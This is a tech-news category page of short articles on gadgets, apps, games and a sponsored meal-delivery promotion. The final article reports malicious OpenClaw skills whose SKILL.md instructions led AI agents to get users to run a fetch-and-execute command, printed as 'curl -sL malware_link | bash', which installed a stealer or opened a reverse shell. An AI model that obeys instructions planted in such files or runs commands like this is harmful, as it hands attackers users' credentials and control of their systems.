Category: Uncategorized

  • Instagram comes to Google TV, if you prefer mindless doomscrolling on a giant screen

    Instagram comes to Google TV, if you prefer mindless doomscrolling on a giant screen

    If doomscrolling on your phone was not quite enough, Instagram is happy to help you do it on a bigger screen. The company is expanding its Instagram for TV app to Google TV devices in the U.S., just two months after launching it on Amazon Fire TVs.

    Instagram head Adam Mosseri confirmed the rollout on Threads, making it clear this is more than a small experiment. Instagram now sees TVs as a serious platform for watching Reels, not just a side screen for mobile content.

    Instagram makes the case for couch scrolling

    The Instagram TV app is personalized to each user. It surfaces Reels based on the creators and topics you already engage with on Instagram. Content is organized into themed channels and categories such as comedy, music, lifestyle, sports highlights, cooking, travel, and viral clips.

    Instead of swiping endlessly on a phone, you browse with a remote. Reels play automatically, so videos keep rolling without constant input. The experience feels more like flipping through channels, except the channels are memes and short videos.

    You can like Reels, view comments, and reshare content from the TV app. You can also pair the app with their phone and add up to five accounts to one TV, or even create a separate account just for TV viewing.

    Why Instagram thinks Reels belong on TV

    Bringing Reels to TV is also a competitive move. YouTube already dominates TV viewing, and TikTok has its own TV app. Instagram does not want to be left out as short-form video increasingly moves beyond phones.

    Instagram also wants TVs to become a place for more than short videos. Especially as the platform is experimenting with creator-made mini dramas that might feel more comfortable to watch on a bigger screen.

  • Nothing’s latest transparent phone is pink in color, and it looks gorgeous

    Nothing’s latest transparent phone is pink in color, and it looks gorgeous


    Nothing is shaking up its next smartphone launch with a splash of color, quite literally. The London-based consumer electronics company has revealed the upcoming Phone 4a in a completely unexpected pink finish (a first for the brand), and even though I’ve only seen it in videos and teasers, it looks gorgeous.

    The company previously teased the finish through promotional art and store displays, including London and Bengaluru (where Nothing recently inaugurated its latest store), building anticipation ahead of the official launch on March 5, 2026 (a day after the “special Apple experience” media briefing).

    A bold new color with the iconic transparent design

    Enough with the context; Phone 4a’s new shade isn’t just a simple paint job. I don’t want to sound too impressed, but Nothing’s version of pink leans toward a soft baby-pink tone that’s quite refreshing while still honoring the transparent aesthetic the company has built its foundation on.

    It’s not just the exterior transparent layering, but also the matching pink accents on the visually-pleasing internals, that make the Phone 4a one of the more distinct designs the company has offered so far.

    And I’m including the blue finish the company launched with the Phone 3a series. Beyond the pink shade, the Phone 4a series should be available in white, black, and blue colors.

    Meet the new Glyph Bar

    The visual updates go beyond the new color, as the Phone 4a replaces the Glyph Interface with a new “Glyph Bar.” As the name suggests, the Glyph Bar includes a vertical strip of seven mini LED lights to the right of the camera array.

    These lights, as Nothing claims, are brighter than previous Glyph implementations and will offer customizable alerts and visual effects. Moreover, Nothing seems to have done an excellent job of refreshing the Phone 4a’s exterior without changing the most-liked aspects about the design.

    The Phone 4a and the Phone 4a Pro should go official at the Nothing event on March 5, 2026.

  • 1Password gets more expensive, here are some pocket-friendly alternatives

    1Password gets more expensive, here are some pocket-friendly alternatives


    1Password is one of the best password managers. There are a few password managers that can match its sublime design and feature set. Combined with 1Password’s affordable pricing, there was never a need to look for an alternative.

    That changes today. 1Password announced to existing users via email that it is raising its subscription pricing. The company explains, “While 1Password has grown substantially in value and capability, our pricing has remained largely unchanged for many years. To continue investing in innovation and the world-class security you expect, we’re updating pricing for Individual plans, starting March 27, 2026.”

    While no one should be happy with the price increase, there’s a morsel of truth in what the company says. Its pricing has remained the same over the last 5 years. 

    The new Individual subscription costs $47.88 per year, up from $35.66 per year (an approximate 33% increase), while the Family plan costs $71.88 per year, up from $59.88 per year (an approximate 20% increase).

    Here are a few pocket-friendly alternatives

    If you are not happy with the price increase, we have a curated list of pocket-friendly alternatives.

    Apple Passwords

    If you are in the Apple ecosystem, you can try Apple Passwords. You get saved passwords, Wi-Fi credentials, and Passkeys. You can share passwords with others, and it has a security tab that watches for reused and leaked passwords. 

    You miss out on advanced features like document storage, guest account sharing, and encrypted storage. But it’s free to use and works really well. If your needs are limited to storing and using passwords, this is a good alternative.

    Bitwarden

    If you need a password manager that works across platforms, I recommend Bitwarden. It offers a generous free tier with features like unlimited device access, passkey management, and even vault sharing with a single user.

    It also lets you store encrypted notes, your credit and debit cards for easy and secure transactions, identity cards, and more. At $19.80/year, it’s less than half the cost of 1Password.

    Proton Pass

    Another good alternative is the Proton Pass. It costs $2.99/month and gives you access to almost all 1Password features, including secure vault sharing, dark web monitoring, file attachment, and masked email. It’s a good alternative if you don’t want to increase your subscription pricing. 

    1Password is a gem of a password manager, and I wouldn’t blame you if you keep your subscription. However, if you decide to switch, these alternatives will provide almost the same features at a reduced price.

  • CookUnity’s award-winning chefs set the gold standard for meal delivery

    CookUnity’s award-winning chefs set the gold standard for meal delivery

    There was a time when “meal prep” meant sacrificing flavor for convenience. Plastic trays, bland chicken breasts, and the vague feeling that you were eating for function, not pleasure. But our relationship with food has evolved. We want performance, yes. But we also want depth of flavor, culinary creativity, and something that feels closer to dining out than dieting in. That’s where CookUnity steps into the conversation.

    At its core, CookUnity isn’t a meal kit company. It’s not asking you to dice onions after a long day or measure out spice packets like you’re on a cooking show audition. Instead, it operates as a meal delivery from award-winning chefs, bringing together more than 180 professional chefs – including James Beard Award winners, Michelin-starred restaurateurs, Food Network names, and nationally recognized culinary talent – to create fully prepared, restaurant-quality meals that arrive at your door ready to heat and eat.

    Their unmatched variety is their competitive edge

    Each week, subscribers can choose from more than 300 rotating menu items nationwide. That’s not hyperbole. We’re talking globally inspired dishes spanning Korean barbecue bowls, Mediterranean grilled meats, modern American comfort food, plant-forward plates, and performance-minded high-protein entrees. The variety alone positions CookUnity closer to your favorite neighborhood bistro than a traditional meal prep service.

    Unlike centralized factory kitchens, CookUnity operates through 8 local kitchens across North America, like New York, Los Angeles, Austin, and Chicago. Meals are prepared locally and delivered fresh, never frozen. That regional approach allows for culinary nuance and ensures that what lands on your doorstep tastes like it came from a real kitchen, not a conveyor belt.

    For someone who cares about what fuels their day but refuses to compromise on taste – CookUnity threads the needle between nutrition and indulgence. The platform supports a wide range of goals, from high-protein and lower-carb options to wellness-oriented meals and GLP-1 Balance selections. But crucially, it avoids the sterile, “diet food” feel. Portions are satisfying. Sauces are layered. Seasoning is intentional.

    Macros are clearly labeled, making it easy to track protein, carbs, and calories without breaking out a spreadsheet. Whether you’re cutting, bulking, maintaining, or just trying to stay consistent between workouts and work travel, the transparency makes real-world nutrition tracking seamless.

    The app takes personalization to the next level

    The interface allows you to filter by dietary preference, cuisine, and nutritional focus. Want Mediterranean, high-protein, under 600 calories? Done. Looking for gluten-free comfort food? You’ll find it. Personalization isn’t an afterthought; it’s baked into the platform.

    Packaging is thoughtful as well. Meals arrive chilled in recyclable or compostable containers, often delivered in reusable insulated bags designed to maintain freshness. Third-party reviews frequently cite the balance between quality and logistics — a crucial detail when you’re paying for premium convenience.

    Pricing reflects that positioning. At roughly $11 to $14 per meal, plus a delivery fee, CookUnity isn’t competing with frozen grocery aisle specials. It’s competing with takeout, casual dining, and the opportunity cost of cooking. Plans range from four to sixteen meals per week, with the flexibility to pause, skip, or cancel anytime. Availability spans most of the contiguous United States, though menu offerings can vary slightly depending on your regional hub.

    New customers can get 50% off their first CookUnity order with code DTRENDSCU50.

    Ultimately, CookUnity feels less like meal prep and more like having a rotating roster of chefs cooking for you. It’s a high-quality alternative to both cooking from scratch and dialing up your usual takeout spot. For anyone balancing ambition, performance, and a genuine appreciation for good food, it might be the smartest way to eat well without sacrificing flavor — or time.

  • iPhone 18 Pro’s front camera hole could get smaller, but don’t count on it to disappear

    iPhone 18 Pro’s front camera hole could get smaller, but don’t count on it to disappear

    The iPhone 18 Pro is rumored to feature an upgraded 24MP front-facing camera, offering enhanced low-light capture capabilities and improved video call quality.

    According to a new rumor, the upgraded camera may be housed in a smaller Dynamic Island cutout. According to Bloomberg’s Mark Gurman, the Dynamic Island pill shape is shrinking on the iPhone 18 Pro and future iPhones.

    While Gurman has not confirmed how much smaller the pill-shaped cutout will be, an earlier rumor from January stated that it will see an approximately 35% reduction, decreasing from 20.76mm to 13.49mm.

    Weren’t we getting a punch hole cutout?

    Some initial rumors suggested that the iPhone 18 Pro and 18 Pro Max will get a small punch hole cutout for the camera. Apple was supposed to achieve this by placing the Face ID components, including the dot projector, flood illuminator, and infrared camera, behind the screen.

    These rumors were based on a patent Apple filed, which described removing sub-pixels to allow infrared rays to pass through the gap. However, the latest rumors suggest that this is not happening, at least for a couple of years.

    What it means for you

    I generally don’t mind the Dynamic Island cutout, but it does detract from the media-viewing experience by obscuring a significant portion of the content. A smaller cutout should result in improved user experience. 

    It could also mean that the Dynamic Island software elements will have a larger area to work with, allowing them to display more information at a glance. It would have been great if Apple could figure out a way to reduce the pill size to a punch-hole cutout, but I would take any improvement I can get. 

    While I’m not a fan of the large pill-shaped cutout, the Dynamic Island feature built around it is one of Apple’s best recent software innovations, and I’d like to see it remain even once we get a completely cutout-free display.

  • Nioh 3 Crosses 1 Million Sales as Series Hits 10 Million, Strong Launch Momentum Now Cooling

    Nioh 3 Crosses 1 Million Sales as Series Hits 10 Million, Strong Launch Momentum Now Cooling

    Add Techlomedia as a preferred source on Google. Preferred Source

    Nioh 3 has crossed one million copies sold worldwide. Publisher Koei Tecmo and developer Team NINJA confirmed that it reached this milestone faster than any previous Nioh title. This also boosted the franchise, which has now surpassed 10 million copies sold globally.

    “Nioh 3 Becomes Fastest-Selling Entry in the Series with 1 Million Units Sold Worldwide,” Team NINJA announced.

    The game launched on February 6 for PlayStation 5 and PC via Steam. The launch response was strong, especially on PC. According to Techlomedia gaming data, the title peaked at around 88,000 concurrent players on Steam on the third day after release. That is a very solid number for a hardcore action RPG.

    However, as expected, player numbers have started to decline after the initial launch rush. At the time of writing, concurrent players on Steam were around 23,423, and 24 hours peak was 37,932. This drop is normal for most single-player focused games, but it also shows that the early hype phase is settling.

    Twitch numbers also tell a similar story. The game saw a peak of 22,647 viewers, while the last 24 hour peak was 9,324. Right now, more than 250 streamers are playing the game with around 2,006 active viewers. These numbers are not weak, but they clearly show that viewership is cooling after launch week.

    Also see: Nioh 3 System Requirements

    One important reason behind the strong early sales is the simultaneous release on PlayStation 5 and PC. Earlier Nioh games launched first on console and came to PC later. This time, launching together helped the game reach a wider audience from day one.

    It is also worth noting that the Nioh series has built a loyal fan base over the years. The first two games established the franchise as a strong competitor in the hardcore action RPG space. Crossing 10 million total sales across the series is a big achievement for Team NINJA.

    Now the key question is sustainability. If player retention remains stable and updates or expansions are announced, the game can maintain healthy engagement. If support slows down, numbers may continue to decline gradually as players move on to other titles.

    Based on the current momentum, Nioh 3 is likely to continue selling steadily in the coming months, especially during seasonal discounts. If

    Follow Techlomedia on Google News to stay updated. Follow on Google NewsFollow on Google News

    Affiliate Disclosure:

    This article may contain affiliate links. We may earn a commission on purchases made through these links at no extra cost to you.

  • Modular phones are coming back, and the latest one is thinner than the iPhone Air

    Modular phones are coming back, and the latest one is thinner than the iPhone Air

    Modular phones are having another moment, and this time, Tecno is jumping in with a surprisingly fun idea. The company teased a new modular concept built around a super-thin smartphone. 

    Instead of stuffing everything into one heavy slab-phone, Tecno wants you to start with a slim phone and snap on modules only when you need certain features. Think camera add-ons, battery boosts, and even future AI modules.

    We have been down this road before

    If this sounds familiar, that’s because we’ve been here before. Google’s Project Ara promised the ultimate customizable phone. It aimed to allow users to swap out hardware components on the fly. It sounded amazing, but the tech was complicated, and the phone was never released.

    Later, Motorola and LG attempted to create their own modular phones, but none were commercially successful. In recent times, Fairphone and Nothing tried their hands at the concept, but their phones are not truly modular. The former focuses more on upgradability, while the latter only launched a few external mods.

    How Tecno modular phone is different

    Tecno’s concept of modularity seems like an amalgamation of Project Ara and Moto Mods. The star of the show is an ultra-slim smartphone measuring only 4.5mm. For context, the iPhone Air is 5.6mm thick.

    With such a thin phone, the major concern is the battery. To tackle this issue, Tecno has promised a slim 4.5mm external battery pack that can double the smartphone’s battery life.

    Alongside the battery module, Tecno plans to release nine other magnetic modules focusing on photography, off-grid communication, gaming, and more.

    These modules attach via a magnetic snap-on system with built-in pogo pins that can also handle power and high-speed data transfer. The magnetic system has a zone grid layout that allows modules to attach instantly and securely.

    Can Tecno pull this off?

    It’s not the first time Tecno has experimented with bold concept phones. The company released a super-slim trifold device last year along with its take on AI glasses. That said, modular phones are tough to get right.

    You don’t just need great modules, you also need a long-term ecosystem with a consistent attachment system so accessories don’t become obsolete with every new smartphone release. That’s where most modular ideas fail, and now the real question is whether Tecno can avoid the same fate.

  • realme P4 Lite 4G with 6.67 Inch 90Hz Display and 6300mAh Battery Launched in India

    realme P4 Lite 4G with 6.67 Inch 90Hz Display and 6300mAh Battery Launched in India

    Add Techlomedia as a preferred source on Google. Preferred Source

    realme has launched the realme P4 Lite 4G in India. This is the latest budget smartphone in the P4 series. The phone focuses on a big battery, basic performance, and a large display at an affordable price.

    The realme P4 Lite 4G features a 6.67 inch HD+ IPS LCD screen with a 90Hz refresh rate. The display offers up to 450 nits typical brightness and up to 563 nits in high brightness mode.

    The phone is powered by the Unisoc T7250 octa core processor built on a 12nm process. It comes with 4GB of LPDDR4X RAM and 64GB of internal storage. Storage can be expanded up to 2TB using a microSD card. The company also offers virtual RAM support of up to 12GB. It runs on Android 15 with realme UI 6.0 on top.

    The device has a 13MP rear camera with an Omnivision OV13B sensor and LED flash. On the front, there is a 5MP camera for selfies and video calls.

    Read: Realme Mobile Phones Price in India

    The phone also includes a side mounted fingerprint sensor and a 3.5mm audio jack. Connectivity options include dual 4G VoLTE, Wi Fi 802.11 ac, Bluetooth 5.2, GPS, GLONASS, Galileo, QZSS, and USB Type C.

    It packs a 6300mAh battery. The phone supports 15W fast charging and also comes with 6W reverse wired charging. The company claims that a five minute charge can offer up to five hours of music playback.

    The realme P4 Lite 4G has IP54 rating for dust and splash resistance. realme says the phone has ArmorShell protection and has passed military grade tests, including a 1.8 meter drop test and a 33kg pressure test. It also features a Pulse Light design on the back with nine color options and five customizable glowing modes. These lights react to calls, messages, and charging status.

    It measures 167.2 x 76.6 x 7.94 mm and weighs 201 grams.

    The realme P4 Lite 4G is priced at Rs. 9,999 for the 4GB + 64GB variant. With Rs. 1,000 bank offer and Rs. 1,000 coupon, the effective price comes down to Rs. 7,999. The 4GB + 128GB model costs Rs. 11999 with an effective price of Rs. 9999.

    The phone will be available from 24th February via Flipkart, realme.com, and offline stores.

    Follow Techlomedia on Google News to stay updated. Follow on Google NewsFollow on Google News

    Affiliate Disclosure:

    This article may contain affiliate links. We may earn a commission on purchases made through these links at no extra cost to you.

  • Claude Code now lets you handle tasks remotely from a phone

    Claude Code now lets you handle tasks remotely from a phone

    Claude Code is no longer tied to your desk. Anthropic has introduced a new Remote Control mode that lets you manage and monitor Claude Code tasks from your phone, turning long-running coding jobs into something you can handle on the move.

    How Remote Control works in Claude Code

    Claude Code has grown quickly by enabling vibe coding through plain language, but it has so far remained tied to desktop tools. Remote Control creates a live bridge between a local Claude Code session and the Claude mobile app or web interface.

    The feature works by generating a one-time remote control link or code from your active Claude Code session. When you open that link on another device, you gain live access to the same session, including its context, files, and command history.

    Anthropic says that Remote Control does not move your code or environment to the cloud. All files and code execution remain on the original device while the phone becomes a remote interface for issuing instructions or checking progress.

    Announcing a new Claude Code feature: Remote Control. It’s rolling out now to Max users in research preview. Try it with /remote-control

    Start local sessions from the terminal, then continue them from your phone. Take a walk, see the sun, walk your dog without losing your flow. pic.twitter.com/43c4RJCiOS

    — Noah Zweben (@noahzweben) February 24, 2026

    This makes it useful for long builds, experiments, or deployments that do not need constant supervision. Security is handled through temporary access tokens. Once the session ends, the remote link becomes invalid. This limits the risk of lingering access to your local environment.

    To enable this feature, you must update to Claude version 2.1.52 and run the claude remote-control command or use the in-session /rc shortcut. The terminal then displays a QR code that opens a synchronized session in the Claude mobile app.

    Remote Control is currently available as a research preview for subscribers on the Claude Max plan, which costs between $100 and 200 per month. Access for Claude Pro users is expected soon, but the feature is not yet available for Team or Enterprise plans.

    Anthropic has been steadily expanding Claude’s role by turning it into a hands-on digital teammate with CoWork and adding powerful free tools that are usually behind a paywall in other AI assistants like ChatGPT and Gemini.

  • Over 1,100 Malicious Skills Found on OpenClaw Marketplace, Researchers Warn of Serious Security Risk

    Over 1,100 Malicious Skills Found on OpenClaw Marketplace, Researchers Warn of Serious Security Risk

    Add Techlomedia as a preferred source on Google. Preferred Source

    OpenClaw, a popular open source AI agent platform, is facing a major security crisis. Researchers have found that the most downloaded skill on its official marketplace was actually malware.

    For those who do not know, OpenClaw is an open source platform that lets users run AI agents on their systems. These AI agents can perform tasks like browsing the web, managing files, writing code, and running commands. OpenClaw has gained popularity among developers and AI enthusiasts because it allows deep system access and automation.

    ClawHub is a public marketplace where third party developers publish “skills” that extend what the AI agent can do. However, this open system has now become a serious security risk.

    Security researcher known as @chiefofautism found 1,184 malicious skills listed on ClawHub. Out of these, a single attacker uploaded 677 packages. This shows a large scale supply chain attack.

    The issue started because ClawHub allowed anyone to publish a skill using only a one week old GitHub account for verification. Attackers used this weak check to upload fake skills. These skills were disguised as crypto trading bots, YouTube summary tools, and wallet trackers. They had well-written documentation to make it look real.

    The real danger was hidden inside files called SKILL.md. These files contained instructions that tricked the AI agent into asking users to run harmful terminal commands. One example was:

    curl -sL malware_link | bash

    If a user ran this command on macOS, it installed Atomic Stealer, also known as AMOS. This malware can steal browser passwords, SSH keys, Telegram sessions, crypto wallet keys, keychain data, and API keys stored in .env files. On other systems, the malware opened a reverse shell. This gave attackers full remote control of the victim’s computer.

    Cisco’s AI Defense team also tested the top-ranked skill on ClawHub, called “What Would Elon Do?”. This skill had reached the number one position. Their scan found nine security issues, including two critical vulnerabilities. The skill secretly sent user data to an attacker-controlled server while hiding its activity.

    Earlier audits by Koi Security reviewed 2,857 skills on ClawHub and found 341 malicious entries. That was almost 12 percent of the marketplace. Most of them were linked to a coordinated campaign named ClawHavoc.

    Another security company, Snyk, also found 341 malicious skills. One publisher alone uploaded over 314 harmful packages, which were downloaded nearly 7,000 times. All these malicious skills were connected to the same command and control server.

    OpenClaw has already partnered with Google’s VirusTotal to scan all uploaded skills. Skills are now marked as safe, suspicious, or malicious. The platform has also started daily re-scanning to detect skills that change after approval.

    It is really important to understand the risk of Malicious Skills. OpenClaw agents can access files, run terminal commands, and interact with the system directly. That means a malicious skill can cause much more damage than a simple infected software package. Another concern is that these attacks use natural language instructions instead of traditional malware files. Many security tools are not designed to detect harmful instructions written in plain text.

    It is even a bigger risk for enterprises. AI agents can execute commands automatically and may leave limited logs. This creates what experts call a Shadow AI problem, where actions happen without proper monitoring.

    Follow Techlomedia on Google News to stay updated. Follow on Google NewsFollow on Google News

    Affiliate Disclosure:

    This article may contain affiliate links. We may earn a commission on purchases made through these links at no extra cost to you.